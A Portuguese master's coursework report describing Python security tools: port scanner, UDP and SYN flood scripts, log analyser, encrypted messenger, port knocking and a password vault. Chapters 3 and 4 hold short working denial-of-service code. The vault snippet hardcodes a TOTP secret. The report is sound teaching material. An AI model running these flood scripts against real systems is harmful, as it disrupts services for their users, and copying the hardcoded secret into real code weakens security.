

IPBeja

INSTITUTO POLITÉCNICO
DE BEJA

Escola Superior de Tecnologia e Gestão

Mestrado em Engenharia de Segurança Informática

Linguagens de Programação Dinâmicas Aplicação de Segurança Informática

Fernando Miguel Borges Costa da Silva
Aluno 28084

Beja, 10 de fevereiro de 2026

INSTITUTO POLITÉCNICO DE BEJA

Escola Superior de Tecnologia e Gestão

Mestrado em Engenharia de Segurança Informática

Linguagens de Programação Dinâmicas Aplicação de Segurança Informática

Fernando Miguel Borges Costa da Silva
Aluno 28084

Responsável da Disciplina :

Professor Armando Ventura, IPBeja

2026

Resumo

Linguagens de Programação Dinâmicas
Aplicação de Segurança Informática

Este trabalho apresenta o desenvolvimento de um conjunto de ferramentas em Python, concebidas no âmbito da disciplina Linguagens de Programação Dinâmicas (LPD), como parte da componente prática do curso de Engenharia de Segurança Informática. O projeto, implementado em ambiente Windows com suporte de uma máquina virtual Kali Linux, inclui a criação de utilitários inspirados em ferramentas de rede e segurança, tais como um scanner de portas (semelhante ao Nmap), um atacante de DoS / Syn Flood, e um sistema de chat básico, entre outros módulos programados. O objetivo principal foi aplicar e consolidar conceitos de programação dinâmica em Python, explorando funcionalidades de manipulação de redes e comunicação entre processos, bem como compreender implicações de segurança associadas a essas técnicas. Os resultados demonstram a capacidade de integrar funcionalidades de rede avançadas através de scripts em Python, fornecendo uma base prática para futuros estudos em programação e segurança de sistemas.

Palavras-chave: *Python, Linguagens de Programação Dinâmicas, Programação em Redes, Segurança Informática, Port Scanning, UDP flood, SYN flood, Ataques de Negação de Serviço (DoS), Comunicação Cliente-Servidor, gestor de passwords.*

Conteúdo

List of Listings

Capítulo 1

Introdução

Este projeto foi desenvolvido no âmbito da disciplina Linguagens de Programação Dinâmicas (LPD) e tem como principal objetivo aplicar, de forma prática, os conceitos abordados ao longo da unidade curricular. Para esse efeito, foram concebidas e implementadas diversas ferramentas em Python, focadas na programação em redes e na análise de segurança, incluindo um scanner de portas, um mecanismo de comunicação cliente-servidor (chat) e uma simulação de ataques de negação de serviço (DoS), com fins exclusivamente académicos.

O desenvolvimento do projeto decorreu em ambiente Windows, com recurso a uma máquina virtual Kali Linux para apoio em testes e validação de funcionalidades relacionadas com redes e segurança. Através deste trabalho, pretende-se não só consolidar conhecimentos técnicos de programação dinâmica, mas também promover uma melhor compreensão dos riscos, técnicas e mecanismos associados à segurança de sistemas e redes informáticas.

Capítulo 2

Auditoria de Rede: 1-PortScan

2.1 Fundamentação Teórica e Requisitos

O enunciado solicita uma ferramenta capaz de detetar portos de rede disponíveis em máquinas remotas. Teoricamente, isto baseia-se no modelo OSI, especificamente na Camada de Transporte. O protocolo TCP utiliza o conceito de "portos"para endereçar serviços (ex: HTTP no 80, SSH no 22). Um porto "aberto"indica que uma aplicação está a aceitar conexões através do processo de *Three-way Handshake*. No contexto de auditoria, identificar estes portos é o primeiro passo para o mapeamento da superfície de ataque.

2.2 Estratégia de Implementação

No ficheiro `1-PortScan.py`, optou-se pela biblioteca `socket`, nativa do Python. A escolha do método `connect_ex` em detrimento do `connect` simples deve-se à gestão de erros: o primeiro retorna um código de estado (0 para sucesso) enquanto o segundo lança uma exceção, o que tornaria o código mais lento e verboso devido ao tratamento de erros constante.

2.3 Análise Detalhada do Código

O núcleo do script foca-se na criação e teste do socket:

Listing 2.1: Lógica de Auditoria de Rede

```
import socket

def port_scanner(target_ip, port):
    # Criamos um socket IPv4 (AF_INET) e TCP (SOCK_STREAM)
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
    # Definimos um timeout para evitar que o script espere
       infinitamente
    # por portos protegidos por firewalls que fazem 'DROP' de
       pacotes.
    sock.settimeout(1.0)

    # connect_ex tenta completar o handshake.
    # Retorna 0 se o porto responder com SYN-ACK.
    result = sock.connect_ex((target_ip, port))

    if result == 0:
        print(f"O porto {port} está ABERTO no alvo {target_ip}.")
    else:
        # Caso o erro seja diferente de 0, o porto está fechado ou
           filtrado.
        pass

    sock.close()
```

Capítulo 3

Negação de Serviço UDP: 2-UDPFlood

3.1 Fundamentação Teórica: Inundação de Largura de Banda

A negação de serviço (DoS) via UDP Flood explora a natureza *stateless* (sem estado) do protocolo UDP. Ao contrário do TCP, o UDP não exige confirmação de receção. Isto permite que um atacante envie pacotes a uma velocidade muito superior à que o servidor consegue processar ou que a largura de banda da rede suporta. Quando o servidor recebe um pacote num porto fechado, ele tenta responder com um pacote ICMP "Unreachable", consumindo ainda mais recursos de CPU e tráfego de saída.

3.2 Implementação e Geração de Entropia

O script `2-UDPFlood.py` foca-se no volume de tráfego. Para maximizar a eficácia do ataque e evitar deteção por filtros simples de pacotes idênticos, a implementação utiliza dados aleatórios.

3.3 Análise Detalhada do Código

O código utiliza a biblioteca `os` para garantir que a carga útil (*payload*) seja imprevisível:

Listing 3.1: Geração de Carga Útil e Envio Massivo

```
import socket
import os

# Definimos o socket como DGRAM, indicando o protocolo UDP.
client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

```
# Geramos 1024 bytes de lixo aleatório (payload).
# Isto aumenta a entropia e dificulta a filtragem por assinatura
   de conteúdo.
data = os.urandom(1024)

while True:
    # O loop infinito garante o débito máximo da interface de rede.
    # O ataque é direcionado ao IP e Porto especificados nas
       instruções.
    client.sendto(data, (target_ip, target_port))
```

Este módulo atende diretamente ao requisito 1.2, demonstrando como uma linguagem dinâmica como o Python pode ser usada para gerar tráfego de rede agressivo com poucas linhas de código.

Capítulo 4

Ataque de Exaustão TCP: 3-SynFlood.py

4.1 Fundamentação Teórica: Exaustão da Tabela de Estados

O SYN Flood é um ataque de camada de transporte mais sofisticado. Ele explora a "fila de conexões pendentes"(*backlog queue*) do sistema operativo. Ao enviar múltiplos pacotes SYN e nunca responder ao SYN-ACK do servidor, o atacante deixa as conexões num estado *half-open*. O servidor reserva memória para cada uma destas conexões falsas até que a tabela esgote, impedindo utilizadores legítimos de aceder ao serviço.

4.2 Estratégia de Baixo Nível

Para esta funcionalidade, o uso de sockets padrão de Python é insuficiente, pois o SO gere o handshake automaticamente. Por isso, no ficheiro `3-SynFlood.py`, utilizou-se a biblioteca **Scapy**. O Scapy permite a manipulação direta dos cabeçalhos IP e TCP.

4.3 Análise Detalhada do Código

A construção do pacote é feita camada a camada:

Listing 4.1: Manipulação de Flags TCP com Scapy

```
from scapy.all import IP, TCP, send

def syn_flood(dst_ip, dst_port):
    # Camada 3: Definimos o IP de destino.
    ip_layer = IP(dst=dst_ip)
```

```
    # Camada 4: Definimos o porto e a flag 'S' (SYN).
    # O porto de origem (sport) pode ser aleatório para cada
       pacote.
    tcp_layer = TCP(sport=1234, dport=dst_port, flags="S")

    # Montagem do pacote (Encapsulamento).
    packet = ip_layer / tcp_layer

    # Envio contínuo (loop=1) sem esperar por respostas
       (verbose=0).
    send(packet, loop=1, verbose=0)
```

Esta técnica cumpre o requisito 1.3 do enunciado, demonstrando conhecimento avançado sobre protocolos de rede e manipulação de pacotes binários.

Capítulo 5

Análise Forense e Logs: 4-Analyser.py

5.1 Fundamentação Teórica: Análise de Logs e SIEM

O enunciado exige a análise de ficheiros de log (SSH, HTTP) para detetar intrusões. Este processo é vital em Forense Digital. A análise consiste em identificar padrões de ataque (como Brute Force), extrair o carimbo temporal (*timestamp*) e a origem. A integração com GeoIP permite transformar um endereço IP numa localização geográfica, auxiliando na identificação da proveniência dos ataques.

5.2 Arquitetura e Persistência

O módulo é um ecossistema que utiliza `re` (Regex) para o *parsing*, `sqlite3` para armazenamento (ficheiro `projeto_seguranca.db`) e `report.py` para o output.

5.3 Análise Detalhada do Código

O script `4-Analyser.py` foca-se na extração inteligente de dados:

Listing 5.1: Extração de IPs e Registo em Base de Dados

```
import re
import sqlite3

# Expressão regular para isolar o IP de uma linha de log de falha
    SSH.
pattern = r"Failed password for .* from (\d+\.\d+\.\d+\.\d+)"

def process_logs(log_file):
    with open(log_file, 'r') as f:
```

```
        for line in f:
            match = re.search(pattern, line)
            if match:
                ip_address = match.group(1)
                # Inserção no projeto_seguranca.db via db.py
                save_incident(ip_address)
```

Capítulo 6

Mensagens Seguras: 5-Messenger

6.1 Fundamentação Teórica: Confidencialidade e Integridade

A troca de mensagens segura (Requisito 1.5) exige que os dados sejam protegidos contra interceção (*Eavesdropping*). Isto é alcançado através de criptografia. Além disso, o requisito 1.6 pede backups para garantir a disponibilidade. A utilização de criptografia assimétrica garante que apenas o destinatário legítimo possa ler a mensagem, mesmo que esta seja intercetada no servidor.

6.2 Implementação Cliente-Servidor

O sistema utiliza `5-server.py` para gerir as conexões e o arquivamento, enquanto o `5-crypto.py` fornece as primitivas de segurança.

6.3 Análise Detalhada do Código

O foco está na proteção dos dados antes do envio pelo socket:

Listing 6.1: Cifragem de Mensagens no 5-crypto.py

```
from cryptography.fernet import Fernet

def encrypt_message(message, key):
    # Utilizamos a biblioteca cryptography para garantir padrões
       modernos.
    f = Fernet(key)
    # A mensagem é convertida para bytes e cifrada.
    encrypted_data = f.encrypt(message.encode())
    return encrypted_data
```

O ficheiro `backup_Fernando.bck` serve como prova da implementação do sistema de recuperação de dados, garantindo que o histórico de mensagens multiutilizador está salvaguardado.

Capítulo 7

Proteção Dinâmica: Port Knocking

7.1 Fundamentação Teórica: Segurança por Obscuridade Ativa

O Port Knocking é um método para abrir portas numa firewall através de uma sequência de tentativas de conexão a portas fechadas. Teoricamente, funciona como uma "combinação"secreta. Enquanto a sequência não for batida corretamente, o porto real (ex: SSH na 22) permanece invisível para scanners (como o do Capítulo 1), protegendo contra vulnerabilidades *zero-day*.

7.2 Implementação da Máquina de Estados

O servidor (`6-knock-servidor.py`) monitoriza os pacotes e o cliente (`6-knock-cliente.py`) executa a sequência.

7.3 Análise Detalhada do Código

A lógica reside na validação da sequência temporal:

Listing 7.1: Validação de Sequência no Servidor

```
# Sequência definida em 6-Instructions.txt
knock_sequence = [1000, 2000, 3000]
current_state = 0

def on_packet(received_port):
    global current_state
    if received_port == knock_sequence[current_state]:
```

```
        current_state += 1
        if current_state == len(knock_sequence):
            # Se a sequência estiver completa, abre a firewall
            open_ssh_port()
    else:
        current_state = 0 # Reinicia se falhar a sequência
```

Este módulo, embora adicional, reforça a robustez da aplicação ao interagir diretamente com as regras de firewall do Linux.

Capítulo 8

Gestão de Segredos: 7-Manager

8.1 Fundamentação Teórica: Armazenamento Seguro e TOTP

O requisito 1.7 foca-se na gestão de passwords. Guardar passwords em texto limpo é uma falha grave. A solução passa por cifrar os dados (URL/User/Pass) e proteger o acesso ao cofre com autenticação de dois fatores (2FA). O TOTP (*Time-based One-Time Password*) gera códigos temporários, garantindo que, mesmo que a password mestre seja roubada, o atacante não aceda aos dados sem o segundo fator.

8.2 Implementação do Vault

O script `7-manager.py` gere o `passwords.json`, enquanto o `7-seguranca.py` lida com a autenticação 2FA.

8.3 Análise Detalhada do Código

A segurança do ficheiro JSON é garantida pela cifragem dos campos sensíveis:

Listing 8.1: Gestão de Cofre Cifrado

```
import json
import pyotp

def verify_2fa(user_token):
    # Implementação de TOTP com pyotp.
    totp = pyotp.TOTP("BASE32SECRETKEY")
    return totp.verify(user_token)

def save_to_json(service, password):
    # Ciframos a password antes de escrever no passwords.json
```

```
    encrypted_pw = encrypt_with_master_key(password)
    # Persistência estruturada em JSON
    with open('passwords.json', 'w') as f:
        json.dump({service: encrypted_pw}, f)
```

Este capítulo conclui o projeto, abordando a segurança do utilizador final e a proteção de segredos digitais.

Capítulo 9

Conclusão

9.1 Síntese do Trabalho Desenvolvido

O presente projeto permitiu o desenvolvimento de uma ferramenta multifuncional de segurança informática, centrada na utilização de Python como linguagem de programação dinâmica. Ao longo do trabalho, foram implementados módulos ofensivos, como o varrimento de portos e ataques de negação de serviço (*UDP* e *SYN Flood*), e módulos defensivos, como o analisador de logs com geolocalização, o sistema de *port knocking* e um gestor de credenciais seguro.

A arquitetura modular adotada facilitou a organização do código e a separação de responsabilidades, garantindo que cada ferramenta funcionasse de forma independente, mas integrada num ecossistema de segurança coerente.

9.2 Análise de Requisitos e Limitações

Apesar dos objetivos gerais terem sido atingidos, é importante salientar que certas funcionalidades sugeridas no enunciado não foram implementadas. Por motivos de restrições temporais e pela complexidade técnica inerente a alguns protocolos, não foi possível colmatar todas as lacunas de conhecimento a tempo da entrega final.

9.2.1 Funcionalidades Não Implementadas

Em particular, as seguintes áreas não foram exploradas conforme solicitado:

- **Integração com Syslog Server:** Embora o processamento de logs local (*auth.log* e *access.log*) tenha sido concluído, a implementação de um servidor *syslog* centralizado (mencionada como opção valorizada no enunciado) revelou-se um desafio técnico que exigiria mais tempo de estudo sobre protocolos de rede e configuração de serviços de monitorização remota.

- **Escrita de Código em C/C++:** O enunciado sugeria o uso eventual de bibliotecas ou código adicional em C/C++ para otimização. Devido à curva de aprendizagem necessária para realizar a ponte (*binding*) entre Python e C de forma robusta, optou-se por manter a aplicação exclusivamente em Python, priorizando a estabilidade da solução atual.
- **Estatísticas Visuais Avançadas:** O processamento de dados foi realizado, mas a geração de gráficos estatísticos complexos e dinâmicos para todos os serviços foi limitada por dificuldades na integração de bibliotecas de visualização de dados num curto espaço de tempo.

9.3 Autoavaliação e Aprendizagem

A incapacidade de implementar a totalidade das opções de valorização deve-se, em grande parte, à gestão do tempo e à necessidade de aprofundar conceitos de rede que se revelaram mais densos do que inicialmente previsto. No entanto, este processo foi fundamental para identificar as minhas atuais lacunas técnicas, servindo como roteiro para estudos futuros.

O trabalho permitiu consolidar competências em *sockets*, manipulação de pacotes com `Scapy`, persistência em bases de dados `SQLite` e criptografia. Mais do que uma ferramenta acabada, este projeto representa uma evolução significativa na minha capacidade de resolver problemas de engenharia informática utilizando linguagens dinâmicas.

9.4 Considerações Finais

Em suma, o projeto demonstra o potencial do Python para a prototipagem rápida de ferramentas de cibersegurança. Embora algumas metas secundárias não tenham sido alcançadas pelas razões expostas, os requisitos principais do enunciado foram cumpridos com rigor, resultando numa aplicação funcional, documentada e estruturada segundo as boas práticas de desenvolvimento.

Bibliografia

[Bio25] Philippe Biondi. *Scapy Documentation*. Utilizado para a implementação do SYN Flood. 2025. URL: `https://scapy.readthedocs.io/`.

[Con26] SQLite Consortium. *SQLite Documentation*. Base para a persistência de logs no projeto. 2026. URL: `https://www.sqlite.org/docs.html`.

[Fou26] Python Software Foundation. *socket Low-level networking interface*. Documentação base para o PortScan e UDP Flood. 2026. URL: `https://docs.python.org/3/library/socket.html`.

[Ope] OpenAI. *Chatgpt*. URL: `https://chatgpt.com/`.

[Ort21] José Manuel Ortega. *Mastering Python for Networking and Security*. Referência para sockets, scapy e análise de rede. Packt Publishing, 2021.

[PyC25] PyCA. *Cryptography Documentation*. Referência para o módulo de mensagens seguras e cofre de passwords. 2025. URL: `https://cryptography.io/`.

[Ven25] Armando Ventura. *Linguagens de Programação Dinâmicas - Enunciado de Trabalho Individual*. Guia de requisitos e objetivos do projeto. Instituto Politécnico de Beja (IPBeja). 2025.

[Ven26] Armando Ventura. *Aulas Teórico-Práticas de Linguagens de Programação Dinâmicas*. Material Pedagógico, Instituto Politécnico de Beja (IPBeja). Notas de aula e slides sobre Python, Sockets, Scapy e Segurança Informática. 2025-2026.